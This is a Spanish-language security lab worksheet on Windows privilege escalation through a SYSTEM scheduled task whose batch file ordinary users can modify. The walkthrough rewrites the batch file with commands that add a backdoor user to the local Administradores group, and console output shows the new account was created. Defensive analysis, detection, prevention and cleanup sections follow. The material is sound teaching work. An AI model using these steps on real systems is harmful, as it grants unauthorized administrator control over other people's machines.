

M4 – P4b: Escalada de privilegios vía Tareas Programadas

Objetivo: Demostrar cómo configuraciones inseguras en tareas programadas permiten escalada de privilegios


1. Preparación del entorno

1.1. Verificar Entorno Inicial

Abrir PowerShell como USUARIO NORMAL en Windows 10

```
whoami
whoami /priv
whoami /groups
```

Confirmar que somos usuario normal sin privilegios especiales



```
Windows PowerShell
PS C:\Users\administrator> whoami
desktop-cv3rq72\administrator
PS C:\Users\administrator> whoami /priv

INFORMACIÓN DE PRIVILEGIOS
-----
Nombre de privilegio      Descripción                      Estado
-----
SeShutdownPrivilege      Apagar el sistema                Deshabilitado
SeChangeNotifyPrivilege  Omitir comprobación de recorrido Habilitada
SeUndockPrivilege         Quitar equipo de la estación de acoplamiento Deshabilitado
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Deshabilitado
SeTimeZonePrivilege      Cambiar la zona horaria          Deshabilitado
PS C:\Users\administrator> whoami /groups

INFORMACIÓN DE GRUPO
-----
Nombre de grupo          Tipo      SID          Atributos
-----
Todos                    Grupo conocido S-1-1-0      Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
NT AUTHORITY\Cuenta local y miembro del grupo de administradores Grupo conocido S-1-5-114    Grupo usado solo para denegar
BUILTIN\Administradores Aliás      S-1-5-32-544 Grupo usado solo para denegar
BUILTIN\Usuarios        Aliás      S-1-5-32-545 Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
NT AUTHORITY\INTERACTIVE Grupo conocido S-1-5-4      Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
INICIO DE SESIÓN EN LA CONSOLA Grupo conocido S-1-2-1      Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
NT AUTHORITY\Usuarios autenticados Grupo conocido S-1-5-11     Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
NT AUTHORITY\Esta compañía Grupo conocido S-1-5-15     Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
NT AUTHORITY\Cuenta local Grupo conocido S-1-5-113    Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
LOCAL                   Grupo conocido S-1-2-0      Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
NT AUTHORITY\Autenticación NTLM Grupo conocido S-1-5-64-10 Grupo obligatorio, Habilitado de manera predetermi
nada, Grupo habilitado
Etiqueta obligatoria/Nivel obligatorio medio Etiqueta      S-1-16-8192
PS C:\Users\administrator>
```

1.2. Crear Estructura de Laboratorio

Abrir nueva ventana de PowerShell, pero esta vez como ADMINISTRADOR

Crear directorio de trabajo

```
mkdir C:\LabSeguridad -Force
```

Crear script de backup "legítimo" con el nombre backup.bat

```
@'  
@echo off  
echo Realizando tareas de mantenimiento del sistema...  
echo Ejecutado por: %username% > C:\LabSeguridad\log.txt  
echo Fecha: %date% %time% >> C:\LabSeguridad\log.txt  
'@ | Out-File -FilePath "C:\LabSeguridad\backup.bat" -Encoding ascii
```

Verificar su creación

```
Get-Content "C:\LabSeguridad\backup.bat"
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\usuario> whoami
desktop-de250cu\usuario
PS C:\Users\usuario> whoami /priv

INFORMACIÓN DE PRIVILEGIOS
-----
Nombre de privilegio      Descripción                      Estado
-----
SeShutdownPrivilege      Apagar el sistema                Deshabilitado
SeChangeNotifyPrivilege  Omitir comprobación de recorrido Habilitada
SeUndockPrivilege         Quitar equipo de la estación de acoplamiento Deshabilitado
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Deshabilitado
SeTimeZonePrivilege      Cambiar la zona horaria          Deshabilitado
PS C:\Users\usuario> whoami /groups

INFORMACIÓN DE GRUPO
-----
Nombre de grupo           Tipo      SID              Atributos
-----
Todos                     Grupo conocido S-1-1-0      Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
BUILTIN\Usuarios          Alias     S-1-5-32-545     Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
NT AUTHORITY\INTERACTIVE  Grupo conocido S-1-5-4      Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
INICIO DE SESIÓN EN LA CONSOLA Grupo conocido S-1-2-1      Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
NT AUTHORITY\Usuarios autenticados Grupo conocido S-1-5-11     Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
NT AUTHORITY\Esta compañía Grupo conocido S-1-5-15     Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
NT AUTHORITY\Cuenta local  Grupo conocido S-1-5-113     Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
LOCAL                     Grupo conocido S-1-2-0      Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
NT AUTHORITY\Autenticación NTLM Grupo conocido S-1-5-64-10  Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilita
do
Etiqueta obligatoria\Nivel obligatorio medio Etiqueta      S-1-16-8192
PS C:\Users\usuario> ^D_
```

1.3. Configurar Permisos Vulnerables

Dar control total al usuario normal sobre la carpeta

```
icacls "C:\LabSeguridad" /grant "desktop-de250cu\usuario:(F) "
```

Verificar permisos

```
icacls "C:\LabSeguridad"
```

```
PS C:\Windows\system32> icacls "C:\LabSeguridad" /grant "desktop-de250cu\usuario:(F)"
archivo procesado: C:\LabSeguridad
Se procesaron correctamente 1 archivos; error al procesar 0 archivos
PS C:\Windows\system32> icacls "C:\LabSeguridad"
C:\LabSeguridad DESKTOP-DE250CU\usuario:(F)
BUILTIN\Administradores:(I)(OI)(CI)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Usuarios:(I)(OI)(CI)(RX)
NT AUTHORITY\Usuarios autenticados:(I)(M)
NT AUTHORITY\Usuarios autenticados:(I)(OI)(CI)(IO)(M)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos
PS C:\Windows\system32>
```

¿Por qué estos permisos son peligrosos? Los permisos son extremadamente peligrosos porque violan el **principio de mínimo privilegio**. Un archivo que se ejecuta con privilegios de SYSTEM (máximos en Windows) no debería ser modificable por usuarios normales. Esto crea una vulnerabilidad de **ejecución de código arbitrario** que permite a cualquier usuario con acceso al sistema escalar privilegios fácilmente.

2. Configuración de la tarea vulnerable

2.1. Crear Tarea Programada

Crear tarea que ejecuta como SYSTEM

```
schtasks /create /tn "LabSeguridad" /tr "C:\LabSeguridad\backup.bat" /sc once /st 23:59 /ru "SYSTEM"
```

Verificar tarea creada

```
schtasks /query /tn "LabSeguridad" /fo LIST
```

```
PS C:\Windows\system32> schtasks /create /tn "LabSeguridad" /tr "C:\LabSeguridad\backup.bat" /sc once /st 23:59 /ru "SYSTEM"
Correcto: se creó correctamente la tarea programada "LabSeguridad".
PS C:\Windows\system32> schtasks /query /tn "LabSeguridad" /fo LIST

Carpeta: \
Nombre de host:      DESKTOP-DE250CU
Nombre de tarea:     \LabSeguridad
Hora próxima ejecución: 05/10/2025 23:59:00
Estado:              Listo
Modo de inicio de sesión: Interactivo/En segundo plano
PS C:\Windows\system32>
```

El usuario **SYSTEM** (también conocido como **Local System**) es la cuenta con **máximos privilegios** en Windows. Representa al propio sistema operativo y tiene acceso completo e irrestricto a todos los recursos. Es más poderoso que cualquier administrador y se utiliza para ejecutar servicios críticos del sistema. Su SID (Security Identifier) es **S-1-5-18**.

3. Explotación desde usuario 'normal'

3.1. Verificar Acceso como Usuario Normal

Cerrar ventana de admin, abrir PowerShell como USUARIO NORMAL

Verificar que podemos acceder al archivo

```
Test-Path "C:\LabSeguridad\backup.bat"  
Get-Content "C:\LabSeguridad\backup.bat"
```



```
Windows PowerShell  
PS C:\Users\usuario> Test-Path "C:\LabSeguridad\backup.bat"  
True  
PS C:\Users\usuario> Get-Content "C:\LabSeguridad\backup.bat"  
@echo off  
echo Realizando tareas de mantenimiento del sistema...  
echo Ejecutado por: %username% > C:\LabSeguridad\log.txt  
echo Fecha: %date% %time% >> C:\LabSeguridad\log.txt  
PS C:\Users\usuario>
```

3.2. Análisis de la Vulnerabilidad

```
Write-Host "1. Tarea ejecuta como SYSTEM (máximos privilegios)" -ForegroundColor Gray  
Write-Host "2. Archivo batch es modificable por usuario normal" -ForegroundColor Gray  
Write-Host "3. Podemos controlar QUÉ se ejecuta" -ForegroundColor Gray  
Write-Host "4. El CUÁNDO está controlado por la tarea programada" -ForegroundColor Gray
```

3.3. Modificación del Archivo Batch

Modificar el archivo con comandos maliciosos

```
@'  
@echo off  
echo [!] Iniciando escalada de privilegios...  
net user estudiante Clase2024! /add  
net localgroup Administradores estudiante /add  
echo [!] Escalada completada: %date% %time% > C:\LabSeguridad\exito.log  
  
'@ | Out-File -FilePath "C:\LabSeguridad\backup.bat" -Encoding ascii -Force
```

Verificar modificación

```
Get-Content "C:\LabSeguridad\backup.bat"
```

```
PS C:\Users\usuario> @'
>> @echo off
>> echo [!] Iniciando escalada de privilegios...
>> net user estudiante Clase2024! /add
>> net localgroup Administradores estudiante /add
>> echo [!] Escalada completada: %date% %time% > C:\LabSeguridad\exito.log
>> ' @ | Out-File -FilePath "C:\LabSeguridad\backup.bat" -Encoding ascii -Force
PS C:\Users\usuario> Get-Content "C:\LabSeguridad\backup.bat"
@echo off
echo [!] Iniciando escalada de privilegios...
net user estudiante Clase2024! /add
net localgroup Administradores estudiante /add
echo [!] Escalada completada: %date% %time% > C:\LabSeguridad\exito.log
PS C:\Users\usuario>
```

¿Por qué el comando `net localgroup Administradores` y no `Administrators`? Windows localiza los nombres de los grupos según el idioma del sistema. En versiones en español, el grupo llama "**Administradores**", mientras que en versiones en inglés es "**Administrators**". Es crucial verificar el nombre exacto usando `net localgroup` antes de ejecutar comandos, ya que usar el nombre incorrecto hará que el comando falle. Esto demuestra que los atacantes deben **reconocer el entorno** antes de ejecutar exploits.

4. Ejecución y verificación

4.1. Ejecutar Tarea Programada

Solicitar al administrador que ejecute la tarea

```
schtasks /run /tn 'LabSeguridad'
```

```
PS C:\Windows\system32> schtasks /run /tn 'LabSeguridad'
CORRECTO: se ha intentado ejecutar la tarea programada "LabSeguridad".
PS C:\Windows\system32>
```

Mientras tanto, el usuario normal intenta ejecutar y debería fallar

```
schtasks /run /tn "LabSeguridad"
```

```
PS C:\Users\usuario> schtasks /run /tn "LabSeguridad"
Error: Acceso denegado.
PS C:\Users\usuario>
```

4.2. Verificación de Resultados

Esperar ejecución y verificar

```
Start-Sleep -Seconds 5
```

Verificar usuario creado

```
net user estudiante 2>$null
if ($LASTEXITCODE -eq 0) {
    Write-Host "Usuario 'estudiante' CREADO" -ForegroundColor Green
} else {
    Write-Host "Usuario no creado" -ForegroundColor Red
}
```

}

```
PS C:\Users\usuario> Start-Sleep -Seconds 5
PS C:\Users\usuario> net user estudiante 2>$null
Nombre de usuario          estudiante
Nombre completo
Comentario
Comentario del usuario
Código de país o región    000 (Predeterminado por el equipo)
Cuenta activa              Sí
La cuenta expira           Nunca
Ultimo cambio de contraseña 05/10/2025 18:40:07
La contraseña expira       16/11/2025 18:40:07
Cambio de contraseña       05/10/2025 18:40:07
Contraseña requerida       Sí
El usuario puede cambiar la contraseña Sí
Estaciones de trabajo autorizadas Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Ultima sesión iniciada     Nunca
Horas de inicio de sesión autorizadas Todas
Miembros del grupo local   *Administradores
                          *Usuarios
Miembros del grupo global  *Ninguno
Se ha completado el comando correctamente.
```

```
PS C:\Users\usuario> if ($LASTEXITCODE -eq 0) {
>> Write-Host "Usuario 'estudiante' CREADO" -ForegroundColor Green
>> } else {
>> Write-Host "Usuario no creado" -ForegroundColor Red
>> }
Usuario 'estudiante' CREADO
PS C:\Users\usuario>
```

Activar Windows
Ve a Configuración para activar Windows.

Verificar si es administrador

```
net localgroup Administradores | findstr "estudiante" 2>$null
if ($LASTEXITCODE -eq 0) {
    Write-Host "Usuario 'estudiante' es ADMINISTRADOR" -ForegroundColor Green
    Write-Host "¡ESCALADA EXITOSA!" -ForegroundColor Green
} else {
    Write-Host "Usuario no es administrador" -ForegroundColor Red
}
```

```
PS C:\Users\usuario> net localgroup Administradores | findstr "estudiante" 2>$null
estudiante
PS C:\Users\usuario> if ($LASTEXITCODE -eq 0) {
>> Write-Host "Usuario 'estudiante' es ADMINISTRADOR" -ForegroundColor Green
>> Write-Host "¡ESCALADA EXITOSA!" -ForegroundColor Green
>> } else {
>> Write-Host "Usuario no es administrador" -ForegroundColor Red
>> }
Usuario 'estudiante' es ADMINISTRADOR
¡ESCALADA EXITOSA!
PS C:\Users\usuario>
```

Activar Windows
Ve a Configuración para activar Windows.

5. Análisis y conclusiones

5.1. ¿Por qué es peligroso que usuarios normales puedan modificar archivos ejecutados por SYSTEM?

Es extremadamente peligroso porque:

- **Rompe el modelo de seguridad:** Los usuarios normales obtienen control sobre procesos privilegiados

- **Permite escalada completa:** De usuario limitado a control total del sistema
- **Crea puertas traseras:** Pueden establecer persistencia indefinida
- **Compromete toda la red:** Desde un sistema comprometido pueden atacar otros equipos
- **Evasión de auditoría:** Pueden modificar logs y herramientas de monitoreo

5.2. ¿Cómo podrías detectar este tipo de vulnerabilidad en un sistema?

Para detectar esta vulnerabilidad:

1. **Inventario de tareas:** Listar todas las tareas programadas y sus archivos ejecutados
2. **Auditoría de permisos:** Verificar quién puede modificar cada archivo ejecutado
3. **Monitoreo continuo:** Implementar detección de cambios en archivos críticos
4. **Análisis de configuración:** Revisar políticas de seguridad relacionadas
5. **Herramientas especializadas:** Usar SIEM, EDR, o soluciones de auditoría enterprise

5.3. ¿Qué medidas preventivas implementarías para evitar este ataque?

Medidas preventivas estratificadas:

Nivel 1 - Configuración Básica:

- Aplicar principio de mínimo privilegio en todos los archivos ejecutados
- Usar ubicaciones seguras (System32, Program Files)
- Implementar auditoría de cambios

Nivel 2 - Controles Técnicos:

- AppLocker para whitelisting de aplicaciones
- Code signing para scripts
- Control de integridad de archivos

Nivel 3 - Monitoreo Avanzado:

- SIEM para correlación de eventos
- EDR para detección behavioral
- Análisis continuo de vulnerabilidades

Nivel 4 - Procesos Organizacionales:

- Revisiones periódicas de seguridad
- Training de concienciación
- Procedimientos de respuesta a incidentes

6. Limpieza del laboratorio

6.1. Restaurar Sistema

Ejecutar como ADMINISTRADOR

Eliminar usuario creado

```
net user estudiante /delete 2>$null
```

Eliminar tarea programada

```
schtasks /delete /tn "LabSeguridad" /f 2>$null
```

Eliminar directorio de trabajo

```
Remove-Item "C:\LabSeguridad" -Recurse -Force 2>$null
```

```
PS C:\Windows\system32> net user estudiante /delete 2>$null
Se ha completado el comando correctamente.

PS C:\Windows\system32> schtasks /delete /tn "LabSeguridad" /f 2>$null
Correcto: se eliminó correctamente la tarea programada "LabSeguridad".
PS C:\Windows\system32> Remove-Item "C:\LabSeguridad" -Recurse -Force 2>$null
PS C:\Windows\system32>
```